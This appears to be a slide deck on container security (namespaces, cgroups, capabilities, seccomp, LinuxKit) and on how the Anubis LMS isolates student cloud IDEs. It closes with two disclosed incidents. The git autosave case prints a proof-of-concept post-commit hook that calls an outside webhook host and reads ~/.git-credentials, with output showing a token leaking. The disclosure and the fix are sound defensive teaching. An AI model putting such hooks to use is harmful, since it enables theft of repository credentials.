



# Container Security & Anubis

John Cunniff



# whoami

- Graduated from NYU 2 years ago
- Was president of the OSIRIS Lab
- Senior Engineer at Vola Dynamics
- Created & maintaining Anubis LMS

VOLA  
DYNAMICS

Intuitive. Fast. Robust.  
Industry-leading options analytics.



# Container Security & Anubis

- ● Container Basics
- Container Security 101
- Anubis



# Container Basics

What are they exactly?

- Sort of like chroot on steroids
- They are implemented through user level Container Engines / Runtime, **not by the kernel itself**
- You probably already know Docker
  - **containerd** / **runc** for the actual containers



# Containers

On GNU/Linux you are always in a container!

- **Linux starts in a container** with **no limits** that can see everything
- So if you think you're getting a performance benefit by not using containers you're wrong!



# Namespacing

- Provide a layer of isolation. Limits what you can see/affect/use
- Implemented within the kernel
- Multiple types of resource **namespaces**
  - **pid net mnt uts ipc user**



# Namespacing

`ls -l /proc/self/ns` to see what namespaces you are in

This ugly long number is what pid namespace the current process is in

```
jc@athena ~/jcs (master)
└─ ls -l /proc/self/ns
total 0
lrwxrwxrwx 1 jc jc 0 Apr 10 18:08 cgroup -> 'cgroup:[4026531835]'
lrwxrwxrwx 1 jc jc 0 Apr 10 18:08 ipc -> 'ipc:[4026531839]'
lrwxrwxrwx 1 jc jc 0 Apr 10 18:08 mnt -> 'mnt:[4026531840]'
lrwxrwxrwx 1 jc jc 0 Apr 10 18:08 net -> 'net:[4026531992]'
lrwxrwxrwx 1 jc jc 0 Apr 10 18:08 pid -> 'pid:[4026531836]'
lrwxrwxrwx 1 jc jc 0 Apr 10 18:08 pid_for_children -> 'pid:[4026531836]'
lrwxrwxrwx 1 jc jc 0 Apr 10 18:08 time -> 'time:[4026531834]'
lrwxrwxrwx 1 jc jc 0 Apr 10 18:08 time_for_children -> 'time:[4026531834]'
lrwxrwxrwx 1 jc jc 0 Apr 10 18:08 user -> 'user:[4026531837]'
lrwxrwxrwx 1 jc jc 0 Apr 10 18:08 uts -> 'uts:[4026531838]'
```



# PID Namespacing

- . Processes within a PID namespace only see processes in the **same PID namespace**
- . Those namespaces are nested





# PID Namespacing

What happens when you run `ps` in a container?

PIDs start at 1

Only the `ps` process visible

```
jc@athena ~  
→ docker run -it alpine ps aux  
PID      USER     TIME  COMMAND  
1 root    0:00  ps aux  
jc@athena ~  
→
```



# Cgroups

- **Control Group**
- Implemented within the kernel
- limits what resources you are allowed to use
- cpu and memory cgroups very common with containers
- It is up to your container runtime to use cgroup



# CPU Cgroups

- CPU cgroup Keeps track of user/system
- CPU time Keeps track of usage per CPU Allows to set weights
- Because of variations in things like core clock speed, and instruction time execution, there is no 100% precise way to limit CPU



# CPU Cgroups

Try systemd-cgtop to see cgroup usage!

Control Group	Tasks	%CPU	Memory	Input/s	Output/s
/	1689	5.0	6.0G	0B	254.7K
user.slice	1122	4.4	37.8G	0B	127.3K
user.slice/user-1000.slice	1122	4.4	37.8G	-	-
user.slice/user-1000.slice/session-9.scope	821	3.2	5.5G	-	-
user.slice/user-1000.slice/session-8.scope	268	1.1	31.0G	-	-
system.slice	102	0.3	1.0G	-	-
system.slice/tailscaled.service	21	0.2	137.9M	-	-
user.slice/user-1000.slice/user@1000.service	32	0.0	89.6M	-	-
system.slice/systemd-oomd.service	1	0.0	1.6M	-	-
system.slice/containerd.service	21	0.0	88.7M	-	-
dev-hugepages.mount	-	-	56.0K	-	-
dev-mqueue.mount	-	-	80.0K	-	-
init.scope	1	-	7.2M	-	-
sys-fs-fuse-connections.mount	-	-	8.0K	-	-
sys-kernel-config.mount	-	-	24.0K	-	-
sys-kernel-debug.mount	-	-	4.0K	-	-
sys-kernel-tracing.mount	-	-	4.0K	-	-
system.slice/boot-efi.mount	-	-	36.0K	-	-
system.slice/dbus.service	1	-	1.8M	-	-
system.slice/docker.service	39	-	639.7M	-	-
system.slice/home.mount	-	-	84.0K	-	-
system.slice/polkit.service	3	-	4.9M	-	-




# Kubernetes

- Anubis runs on a **container orchestration tool** called **Kubernetes** or k8s (the 8 is for the number of letters in between k and s)
- Kube allows for things like **CNI** (container networking interfaces) and **CSI** (container storage interface) to be extended to many, many machines connected on a network
- This lets us design and easily implement large systems that rely on *many many* individual containers communicating at once

# Kubernetes Pod



- One level of abstraction above a container
- Includes things like volumes, containers, config-maps, secrets
- Can have multiple containers





## Docker on Linux



## Docker on Mac



## Docker on Windows





# Container Security & Anubis

- Container Basics
- • Container Security 101
- Anubis





# Container Security 101

- Capabilities
- AppArmor
- Selinux
- Seccomp
- Linuxkit



# Open Container Initiative

- They are the Container overlords
- Set of standards for what makes a modern container
- Image manifest, filesystem, configuration
- Generally handled by **runC**



# Capabilities

- **Splitting root** on linux into more fine grained permissions
- The root you get in a docker container does *not* have the same caps!
- Example: **NET\_BIND\_SERVICE** capability lets you bind to ports below 1024



# Capabilities

```
apiVersion: v1
kind: Pod
metadata:
  name: security-context-demo-4
spec:
  containers:
    - name: sec-ctx-4
      image: gcr.io/google-samples/node-hello:1.0
      securityContext:
        capabilities:
          add: ["NET_ADMIN", "SYS_TIME"]
```



# Capabilities

- When you run a container with **--privileged**, you are giving everything to that container
- It is trivially easy to container escape from a container with **--privileged**



# AppArmor

- AppArmor is a system for making fine grained permissions for specific programs
- It has been being somewhat phased out in favor of alternatives
- AppArmor is no longer included in the .deb distributions



# SELinux - Security-Enhanced

- Mandatory Access Control system
- Writing your own policies is not something I would recommend

```
...  
securityContext:  
  seLinuxOptions:  
    level: "s0:c123,c456"
```



# Seccomp - Secure computing mode

- This is the standard way container runtimes will box you in
- Similar to Capabilities, but for syscalls
- Default docker seccomp profile blocks a lot of syscalls
- <https://docs.docker.com/engine/security/seccomp/#significant-syscalls-blocked-by-the-default-profile>





# LinuxKit

- “A toolkit for building custom minimal, immutable Linux distributions”
- Takes the **container isolation model**, and **applies it to virtual machines**
- The idea is that the **kernel runs in a separate container** as services

# LinuxKit

Need a nginx VM server?

Here you go

38 lines (38 sloc) | 1.19 KB

```
1 kernel:
2   image: linuxkit/kernel:5.10.104
3   cmdline: "console=tty0 console=ttyS0 console=ttyAMA0"
4   init:
5     - linuxkit/init:14df799bb3b9e0eb0491da9fda7f32a108a2e2a5
6     - linuxkit/runc:436357ce16dd663e24f595bcec26d5ae476c998e
7     - linuxkit/containerd:eeb3aaf497c0b3f6c67f3a245d61ea5a568ca718
8     - linuxkit/ca-certificates:4de36e93dc87f7cceb20db616ed10d381911d32
9   onboot:
10    - name: sysctl
11      image: linuxkit/sysctl:e5959517fab7b44692ad63941eef37486e73799
12    - name: dhcpcd
13      image: linuxkit/dhcpcd:2a8ed08fea442909ba10f950d458191ed3647115
14      command: ["/sbin/dhcpcd", "--nobackground", "-f", "/dhcpcd.conf", "-1"]
15  onshutdown:
16    - name: shutdown
17      image: busybox:latest
18      command: ["/bin/echo", "so long and thanks for all the fish"]
19  services:
20    - name: getty
21      image: linuxkit/getty:06f34bce0facea79161566d67345c3ea49965437
22    env:
23      - INSECURE=true
24    - name: rngd
25      image: linuxkit/rngd:331294919ba6d953d261a2694019b659a98535a4
26    - name: nginx
27      image: nginx:1.19.5-alpine
28    capabilities:
29      - CAP_NET_BIND_SERVICE
30      - CAP_CHOWN
31      - CAP_SETUID
32      - CAP_SETGID
33      - CAP_DAC_OVERRIDE
34    binds:
35      - /etc/resolv.conf:/etc/resolv.conf
36    files:
37      - path: etc/linuxkit-config
38    metadata: yaml
```



# LinuxKit

Need it on aws?

```
jc@aion < main@2350271 ↑ > : ~/anubis/presentations/OSIRIS-2023-03-09/linuxkit
[0] % linuxkit build -format aws linuxkit-nginx.yml
Building LinuxKit image mkimage to generate output formats
Extract kernel image: docker.io/linuxkit/kernel:4.9.39
Image docker.io/linuxkit/kernel:4.9.39 not found in local cache, pulling
```

Need it as an iso?

```
jc@aion < main@2350271 ↑ > : ~/anubis/presentations/OSIRIS-2023-03-09/linuxkit
[1] % linuxkit build -format iso-efi linuxkit-nginx.yml
Extract kernel image: docker.io/linuxkit/kernel:5.10.104
```



# LinuxKit

Want to run it locally?

```
jc@aion < main@2350271 ↑ > : ~/anubis/presentations/OSIRIS-2023-03-09/linuxkit  
[0] % linuxkit run vbox --iso --uefi linuxkit-nginx-efi.iso
```

Want to run it on azure?

```
jc@aion < main@2350271 ↑ > : ~/anubis/presentations/OSIRIS-2023-03-09/linuxkit  
[0] % linuxkit run azure --iso --uefi linuxkit-nginx-efi.iso
```



# LinuxKit

- Docker-desktop is built with linuxkit
- They provide a kubernetes node specific images
- It is really stunning that this is not just the standard



# Container Security & Anubis

- Container Basics
- Container Security 101
- Anubis

# Anubis



- Anubis is a large system split up into **microservices**
  - Example: the web static (html and js) is separate from the python api
- There can be **many containers** within those microservices
- At peak usage (usually before a deadline) there may be up to 500+ containers running at any one time
- Last Sunday (2022-05-01) there were ~535 IDEs that were opened over the day



# Anubis IDEs

- Anubis Cloud IDEs are made up of individual containers
- Each student gets their own IDE container (and therefore separate environment/filesystem)
- The IDEs have CPU and Memory limits handled by cgroups
  - Specifically, 2 vCPUs and 1GiB of memory by default






# Anubis IDEs

- Each Anubis Cloud IDE is itself made up of 3 containers
  - An “init container” that clones your repo
  - Container that runs the IDE server
  - Container that handles the autosave
- The containers work together to make the Cloud IDEs possible



# Anubis IDEs





# Anubis IDEs

## Boxing Students In - CPU/Mem

- We primarily use k8s resource limits
- Set “requests” and “limits” for cpu and mem

```
Containers:
  theia:
    Container ID:   containerd://7f8a3cac7339f89
    Image:          registry.digitalocean.com/an
    Image ID:       registry.digitalocean.com/an
    Ports:          5000/TCP, 8000/TCP, 8001/TCP
    Host Ports:     0/TCP, 0/TCP, 0/TCP, 0/TCP,
    State:          Running
      Started:      Wed, 08 Mar 2023 23:53:52 -0
    Ready:          True
    Restart Count:  0
    Limits:
      cpu:          1500m
      memory:       750Mi
    Requests:
      cpu:          750m
      memory:       500Mi
    Startup:        http-get http://:5000/ delay=3s t
    Environment:
      AUTOSAVE:     OFF
      REPO_NAME:
    Mounts:
      /home/anubis from ide-volume-jmc1283 (rw)
      /log from log (rw)
```



# Anubis IDEs

## Boxing Students In - Networking

- Specific and granular network policies block students from connecting to anything internal
- 169.254.169.254 is a special cloud metadata address

```
egress:
# Allow out to the internet (not to rest of cluster)
- to:
  - ipBlock:
    cidr: 0.0.0.0/0
    except:
      - 10.0.0.0/8
      - 192.168.0.0/16
      - 172.16.0.0/12
      - 169.254.169.254/32 # Hosting Provider Metadata IP
...
```



# Anubis IDEs

## Boxing Students In - Discovery

- K8s has an elaborate service discovery system
- Disable default kube-dns and turn off service links

```
dnsConfig:  
  nameservers:  
    - 1.1.1.1  
dnsPolicy: None  
enableServiceLinks: false
```



# Anubis IDEs

## Boxing Students In - Priv-Esc

- K8s Security Context to disable priv-esc & lock processes user
- This means students cannot get root, even if they had sudo

```
securityContext:  
  allowPrivilegeEscalation: false  
  runAsNonRoot: true  
  runAsUser: 1001
```



# Anubis IDEs

## Boxing Students In - RBAC

- K8s has an elaborate RBAC and service account system

```
automountServiceAccountToken: false
```

- Disable even though the default account has nothing

```
serviceAccount: theia-ide  
serviceAccountName: theia-ide
```



# Anubis IDEs

## Securely Interacting w/ Github

```
Containers:
  theia:
    Container ID:   containerd://7f8a3cac7339f89
    Image:          registry.digitalocean.com/an
    Image ID:       registry.digitalocean.com/an
    Ports:          5000/TCP, 8000/TCP, 8001/TCP
    Host Ports:     0/TCP, 0/TCP, 0/TCP, 0/TCP,
    State:          Running
      Started:      Wed, 08 Mar 2023 23:53:52 -0
    Ready:          True
    Restart Count:  0
    Limits:
      cpu:          1500m
      memory:       750Mi
    Requests:
      cpu:          750m
      memory:       500Mi
    Startup:        http-get http://:5000/ delay=3s t
    Environment:
      AUTOSAVE:     OFF
      REPO_NAME:
    Mounts:
      /home/anubis from ide-volume-jmc1283 (rw)
      /log from log (rw)
```

Shared Home

```
autosave:
  Container ID:   containerd://7a0823f515368283
  Image:          registry.digitalocean.com/anu
  Image ID:       registry.digitalocean.com/anu
  Port:           <none>
  Host Port:      <none>
  State:          Running
    Started:      Wed, 08 Mar 2023 23:53:52 -05
  Ready:          True
  Restart Count:  0
  Environment:
    AUTOSAVE:     OFF
    NETID:        jmc1283
    GIT_REPO:
    GIT_CRED:     <set to the key 'credentials' in
  Mounts:
    /home/anubis from ide-volume-jmc1283 (rw)
    /log from log (rw)
```





# Anubis IDEs

## Securely Interacting w/ Github

Git Creds  
in sidecar

```
autosave:
  Container ID:   containerd://7a0823f515368283
  Image:         registry.digitalocean.com/anu
  Image ID:      registry.digitalocean.com/anu
  Port:          <none>
  Host Port:     <none>
  State:         Running
    Started:     Wed, 08 Mar 2023 23:53:52 -05
  Ready:         True
  Restart Count: 0
  Environment:
    AUTOSAVE:    OFF
    NETID:       jmc1283
    GIT_REPO:
    GIT_CRED:    <set to the key 'credentials' in
Mounts:
  /home/anubis from ide-volume-jmc1283 (rw)
  /log from log (rw)
```



# Anubis IDEs

## Securely Interacting w/ Github

- This enables the sidecar to perform git remote actions in the shared directory

```
autosave:
  Container ID:   containerd://7a0823f515368283
  Image:          registry.digitalocean.com/anu
  Image ID:       registry.digitalocean.com/anu
  Port:           <none>
  Host Port:      <none>
  State:          Running
    Started:      Wed, 08 Mar 2023 23:53:52 -05
  Ready:          True
  Restart Count:  0
  Environment:
    AUTOSAVE:     OFF
    NETID:        jmc1283
    GIT_REPO:
    GIT_CRED:     <set to the key 'credentials' in
Mounts:
  /home/anubis from ide-volume-jmc1283 (rw)
  /log from log (rw)
```



# Anubis Security

## Proxy Cache Incident

Proxy cache incident:


<https://anubis-lms.io/blog/proxy-vuln>

- Service that forwards http requests to IDEs

```
198     get_session_ip(token.session_id).then((host) => {  
199         proxy.ws(req, socket, {  
200             target: {host, port}  
201         });  
202     });  
203 }
```



# Anubis Security Proxy Cache Incident





Get the cached IP  
address of IDE  
server

Only ever get  
the IP address  
once, then save  
in cache  
forever

```
54  const get_session_ip = session_id => {
55    const cached_ip = cache.get(session_id);
56    if (cached_ip) {
57      return new Promise((resolve) => {
58        resolve(cached_ip);
59      })
60    }
61    return new Promise((resolve) => {
62      knex
63        .first('cluster_address')
64        .from('theia_session')
65        .where('id', session_id)
66        .then((row) => {
67          console.log(`cluster_ip ${row.cluster_address}`)
68          if (row.cluster_address) {
69            console.log(`caching cluster ip ${row.cluster_address}`)
70            cache.set(session_id, row.cluster_address);
71          }
72          resolve(row.cluster_address);
73        });
74    })
75  }
```



- Limited number of addresses
- Does not check if IDE still exists
- Eventually someone was forwarded to someone else's IDE

```
54  const get_session_ip = session_id => {
55      const cached_ip = cache.get(session_id);
56      if (cached_ip) {
57          return new Promise((resolve) => {
58              resolve(cached_ip);
59          })
60      }
61      return new Promise((resolve) => {
62          knex
63              .first('cluster_address')
64              .from('theia_session')
65              .where('id', session_id)
66              .then((row) => {
67                  console.log(`cluster_ip ${row.cluster_address}`)
68                  if (row.cluster_address) {
69                      console.log(`caching cluster ip ${row.cluster_address}`)
70                      cache.set(session_id, row.cluster_address);
71                  }
72                  resolve(row.cluster_address);
73              });
74      })
75  }
```



# Anubis Security

## Git Autosave

Git autosave:

<https://anubis-lms.io/blog/git-vuln>

- Found by a lab member!
- Alan Cao [github/ex0dus-0x](https://github.com/ex0dus-0x)
- Go give him a follow



# Anubis Security

## Git Autosave

- Git has a wonderful feature called hooks
- Scripts in `.git/hooks/` will execute on specific actions ( like commit, push, ... )
- There are obscure options, and inconsistent options for disabling this behavior





# Anubis Security

## Git Autosave

- Alan created a pre-commit hook that would essentially do this:

```
print(open(os.getenv("HOME")+"/.git-credentials", "r").read()))
```



- The image shows a terminal window with a dark background. At the top, there's a tab labeled 'hello.c' and another labeled 'post-commit x'. The main terminal area shows a shell prompt '.git >' followed by 'hooks >' and then a file named 'post-commit'. The file content is a Python script:

```
1 #!/usr/bin/env python3
2 import os
3 import urllib.request
4 urllib.request.urlopen("http://webhook.site/22b532a5-58fd-449d-8428-38049c7a3abe?")
5 print("Pwned!!!")
6 with open(os.getenv("HOME") + "/" + ".git-credentials") as fd:
7     print(fd.read())
```

Below the script, there's a 'Problems' section with a tab labeled 'anubis@anubis-ide:~/homework1-6b570911-ac7758 x'. The terminal output shows the execution of the script:

```
anubis@anubis-ide < master@a82c010 > : ~/homework1-6b570911-ac7758 [
[0] % anubis autosave
Pwned!!!
https://anubis-robot:ghp_1@github.com

[master 7f930eb] Anubis Cloud IDE Autosave netid=ac7758
1 file changed, 1 deletion(-)
To https://github.com/os3224/homework1-6b570911-ac7758
a82c010..7f930eb master -> master

anubis@anubis-ide < master@7f930eb > : ~/homework1-6b570911-ac7758 [
[0] %
```



# Anubis Security

## Git Autosave

- I was aware that a git hook could be exploited in this way, and was using git commit with the **--no-verify** option
- The git documentation made it sound like this option disabled *all* hooks
- It only disable pre-commit hooks!



# Anubis Security

## Git Autosave

- The fix was to run all git commit commands with:

```
git  
-c core.hooksPath=/dev/null  
-c alias.commit=commit  
commit --no-verify ...
```

Git aliases  
could also be  
overwritten for  
RCE into  
autosave  
container!



## Future Readings

- Container Security by Liz Rice
  - [github/lizrice](https://github.com/lizrice)
- Basically everything by Jess Frazelle
  - [github/jessfraz](https://github.com/jessfraz)
- Presentations by Jérôme Petazzoni
  - [github/jpetazzo](https://github.com/jpetazzo)



# Jobs Jobs Jobs

**Vola Dynamics** is hiring! (SWEs & Options Quants)

- Send your resumes to me or to [resumes@voladynamics.com](mailto:resumes@voladynamics.com)